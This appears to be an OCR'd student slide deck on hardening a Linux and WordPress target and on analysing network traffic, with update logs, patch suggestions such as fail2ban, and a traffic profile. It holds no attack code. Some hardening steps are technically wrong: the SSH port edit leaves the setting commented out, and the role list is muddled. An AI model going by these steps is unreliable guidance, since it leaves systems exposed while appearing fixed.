
Hardening

Hardening Against Out of Date Software on Target 1

- Why the patch works: Updating the software would prevent attacks.
- How to install it: *sudo apt update (Kali) and sudo apt update (Ubuntu)*
- Set up a Cron job to automatically keep WordPress up to date.



```
root@Kali:~# sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [17.7 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Fetched 18.1 MB in 3s (5,889 kB/s)
Reading package lists... 0%
```



```
sysadmin@UbuntuDesktop:~$ sudo apt update
Get:1 http://dl.google.com/linux/chrome/deb stable InRelease [1,811 B]
Get:2 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Get:4 https://aquasecurity.github.io/trivy-repo/deb bionic InRelease [2,337 B]
Get:5 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:6 https://download.docker.com/linux/ubuntu bionic InRelease [64.4 kB]
Get:7 http://ppa.launchpad.net/ansible/ansible/ubuntu bionic InRelease [15.9 kB]
Get:8 http://dl.google.com/linux/chrome/deb stable/main amd64 Packages [1,097 B]
```

Hardening Against Security Misconfiguration on Target 1


- Why the patch works: Setting a custom port allows you to change SSH to a different port. This provides protection from someone attempting to use port 22 to SSH.
- Port change command:
    - nano -w /etc/ssh/sshd_config
    - From: #Port 22
    - To: #Port 2222
    - sudo systemctl reload sshd
    - ssh -p 2222 user@localhost

Hardening Against Weak Password Policy on Target 1

- Why the patch works: Updating company employee password policies ensure that all employees are following a minimum baseline for creating passwords.
- How to implement:
  - Do not use passwords from previous breaches.
  - Do not use repetitive or sequential characters (e.g., bbbbbb or abc123)
  - Context-specific words, such as the name of the service, the username and their derivatives.
  - Passwords should not be stored; the system should storer a salted hash. Which is the addition of data in a one-way password hash of the password.
  - A “cost factor” should be implemented using the key derivation function to generate the salted hash. It would take longer to break which would reduce the chance of a brute force attack.

Hardening Against WordPress Enumeration on Target 1

- Implement Least Privilege Permissions
  - On a WordPress website there are 6 predefined roles you can assign to a user. Each role has a set of permissions that can be set to prevent unauthorized entry into secure areas within WordPress. This will help maintain security and integrity of system data.
    - Super Administrator
    - Administrator
    - Editor
    - Author
    - Contributor
    - Subscriber



Roles

All (6) | Having Users (1) | No Users (5) | Built-In (5) | Custom (1)

6 item(s)

Display Name	Role Name	Type	User Default	Users	Capabilities
Administrator	administrator	Built-In		1	77
Author	author	Built-In		0	19
Contributor	contributor	Built-In		0	5
Custom Role	custom_role	Custom		0	66
Editor	editor	Built-In		0	43
Subscriber	subscriber	Built-In	✓	0	2

6 item(s)

Implementing Patches

Implementing Patches

Patch Overview

Vulnerability 1: Brute Force Attack

- Patch: Deploy apt-get install fail2ban
- Why It Works: Log files are scanned (e.g. /var/log/apache/error_log) and bans IPs that have malicious history of too many password failures and extensive port scanning.

Vulnerability 2: Payload Delivery

- Patch: Ensure software is on a regular update schedule using Cron.
- Why It Works: Setting up a Cron job automates the software updating process. This will help the system administrator and SOC have one less thing to worry about.

Vulnerability 3: DoS Attack

- Patch: DoS Defense System (DDS)
- Why It Works: DDS have a purpose-built system that can easily identify and obstruct denial of service attacks at a greater speed than a software based system.

Section 3

Network Analysis

Table of Contents

This document contains the following resources:

- **Traffic Profile**
- **Normal Activity**
- **Malicious Activity**

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	166.62.11.64 and 172.16.4.205	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP UDP	Three most common protocols on the network.
# of Unique IP Addresses	882	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 (Trojan)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube.
- Installing personal Windows backgrounds.


Suspicious Activity

- Downloading malware.
- Downloading Torrents.
- Setting up a domain controller (DC) and Active Directory (AD) network.

Normal Activity

Excessive YouTube Viewing

